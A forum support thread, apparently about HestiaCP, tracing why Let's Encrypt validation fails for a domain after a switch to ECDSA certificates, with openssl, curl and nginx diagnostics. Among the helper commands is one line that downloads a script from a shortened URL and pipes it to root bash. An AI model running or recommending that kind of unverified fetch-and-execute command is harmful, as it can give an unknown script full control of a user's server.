I switched from an RSA 4096 Key Type certificate to an ECDSA P-256 Key Type certificate, and the site immediately became unavailable, or rather, accessible only over an insecure connection. Is it even possible to change this? Has anyone encountered this? Please advise.

Did you get any errors, or did it say that a certificate was created?
I received confirmation of certificate creation from CF, but the sites were unavailable over a secure connection. I didn’t see any errors, but I couldn’t do anything about it; I just restored it from a backup.
Do you mean Cloudflare, or CP (Control Panel)?
Anyway, I see that on November 19th, you issued four certificates, two of which were ECDSA.
dns_names:   opensource.angellive.ru
name:        C=US, O=Let's Encrypt, CN=YE1
not_before:  2026-11-19T22:06:21Z
not_after:   2027-02-17T22:06:20Z

dns_names:   opensource.angellive.ru
name:        C=US, O=Let's Encrypt, CN=YR2
not_before:  2026-11-19T23:18:29Z
not_after:   2027-02-17T23:18:28Z

dns_names:   opensource.angellive.ru
name:        C=US, O=Let's Encrypt, CN=YE2
not_before:  2026-11-19T23:19:29Z
not_after:   2027-02-17T23:19:28Z

dns_names:   opensource.angellive.ru
name:        C=US, O=Let's Encrypt, CN=YR2
not_before:  2026-11-19T23:25:18Z
not_after:   2027-02-17T23:25:17Z
It would be helpful if, after issuing the certificates, you checked the certificates for your web domain.
Example, using admin as the user and opensource.angellive.ru as the web domain:
openssl x509 -in /home/admin/conf/web/opensource.angellive.ru/opensource.angellive.ru.crt -noout -issuer -subject -dates -ext subjectAltName | sed -E -e 's/^\s*//g'
openssl x509 -in /usr/local/hestia/data/users/admin/ssl/opensource.angellive.ru.crt -noout -issuer -subject -dates -ext subjectAltName | sed -E -e 's/^\s*//g'
Also, try to restart nginx, but first check the cert that is being served:
openssl s_client -connect opensource.angellive.ru:443 -servername opensource.angellive.ru -showcerts </dev/null 2>/dev/null | openssl x509 -noout -subject -issuer -ext subjectAltName | sed -E -e 's/^\s*//g'

systemctl restart nginx

openssl s_client -connect opensource.angellive.ru:443 -servername opensource.angellive.ru -showcerts </dev/null 2>/dev/null | openssl x509 -noout -subject -issuer -ext subjectAltName | sed -E -e 's/^\s*//g'
Strangely enough, everything worked this time. I issued the certificates in the control panel, and as far as I can see, the certificates installed correctly right away.
I got excited too soon, that’s exactly what happened. It only worked fine this time for websites, but not for the main domain and email domain. The control panel itself also lost its certificate.
Error: Let's Encrypt validation status 400 (angellive.ru). Details: 403:"45.12.72.55: Invalid response from http://angellive.ru/.well-known/acme-challenge/pGCq5T93Dsi_adabIWxp4ELd2A0yT8WmN-VLaVYzth0: 404"
Something weird is happening in your server, it doesn’t even identifies itself as nginx, it’s like is not nginx the one serving the response:
❯ curl -IkL http://angellive.ru/.well-known/acme-challenge/test
HTTP/1.1 404 Not Found
Content-Type: text/html; charset=utf-8
Content-Length: 0
❯ curl -IkL http://mail.angellive.ru/.well-known/acme-challenge/test
HTTP/1.1 404 Not Found
Content-Type: text/html; charset=utf-8
Content-Length: 0
That’s exactly what I was talking about. This is what happened last time, when websites started behaving this way after trying to issue a certificate. This time, the control panel, domain, and email were affected.
ss -tlnp | grep ':80 '
df -h
w
systemctl status nginx --no-pager -l
What happens when you restart Nginx?
systemctl restart nginx
systemctl status nginx --no-pager -l
(post deleted by author)
Ok. I only get a response when using https:
❯ curl -IkL http://angellive.ru/.well-known/acme-challenge/test
HTTP/1.1 404 Not Found
Content-Type: text/html; charset=utf-8
Content-Length: 0

❯ curl -IkL https://angellive.ru/.well-known/acme-challenge/test
HTTP/2 200
server: nginx
date: Wed, 25 Nov 2026 19:21:37 GMT
content-type: text/plain; charset=utf-8
content-length: 48
strict-transport-security: max-age=31536000;
Show your conf:
cat /etc/nginx/conf.d/domains/angellive.ru.conf
cat /etc/nginx/conf.d/domains/angellive.ru.ssl.conf
(post deleted by author)
I don’t see anything that could cause the issue:
nginx -t
ls -la /home/user1/conf/web/angellive.ru/
curl -fsSLm30 https://7j.gg/chknof | sudo bash -s --
Maybe this is how the redirect works?
root@hestia:~# for d in "angellive.ru E5w9KCnteOENPPg2zh0fLMF3D-0k-AkqUhyhA1MLyI0" "mail.angellive.ru 6ToyB_EJNVFCM4u0ViRpkxayvRMnmxT3n1NyzuU3C9U"; do set -- $d; echo "===== $1 ====="; curl -4 -sS -L --max-redirs 5 -D - "http://$1/.well-known/acme-challenge/$2"; echo; done
===== angellive.ru =====
HTTP/1.1 301 Moved Permanently
Server: nginx
Date: Wed, 25 Nov 2026 19:39:45 GMT
Content-Type: text/html
Content-Length: 162
Connection: keep-alive
Location: https://angellive.ru/.well-known/acme-challenge/E5w9KCnteOENPPg2zh0fLMF3D-0k-AkqUhyhA1MLyI0

HTTP/2 200
server: nginx
date: Wed, 25 Nov 2026 19:39:45 GMT
content-type: text/plain; charset=utf-8
content-length: 87
strict-transport-security: max-age=31536000;

E5w9KCnteOENPPg2zh0fLMF3D-0k-AkqUhyhA1MLyI0.g-R2S_wZa8KtuhiMYgvAcNXJDbBsGaVH61DfufXiygs
===== mail.angellive.ru =====
HTTP/1.1 301 Moved Permanently
Server: nginx
Date: Wed, 25 Nov 2026 19:39:45 GMT
Content-Type: text/html
Content-Length: 162
Connection: keep-alive
Location: https://webmail.angellive.ru/.well-known/acme-challenge/6ToyB_EJNVFCM4u0ViRpkxayvRMnmxT3n1NyzuU3C9U

HTTP/2 200
server: nginx
date: Wed, 25 Nov 2026 19:39:46 GMT
content-type: text/plain; charset=utf-8
content-length: 87

6ToyB_EJNVFCM4u0ViRpkxayvRMnmxT3n1NyzuU3C9U.g-R2S_wZa8KtuhiMYgvAcNXJDbBsGaVH61DfufXiygs
root@hestia:~#
Error: Let's Encrypt validation status 400 (angellive.ru). Details: 403:"45.12.72.55: Invalid response from http://angellive.ru/.well-known/acme-challenge/Ar2NYeKqjLzkoH6KCizeV6K2BIt7PMkD8ZoQ4D7G4M8: 404"
But from an external connection I don’t get the redirection. Please, show the output of the last three commands I posted in my previous post.
(post deleted by author)
When I tried to issue a certificate for Angellive, the panel’s certificate disappeared. Now I’ve issued it in the terminal, and the certificate has returned. Strange things have been happening with the panel lately, especially with install WP
Mail is also not being released, I think now the attempts have ended
Is it possible to somehow issue certificates through CF via token?
What means CF?
But if I can’t access your site over HTTP, Let’s Encrypt won’t be able to access it either to validate the challenge, and you won’t be able to obtain a certificate.
Maybe I should delete the domain and add it again? I’m out of ideas, I’ve looked at everything I could.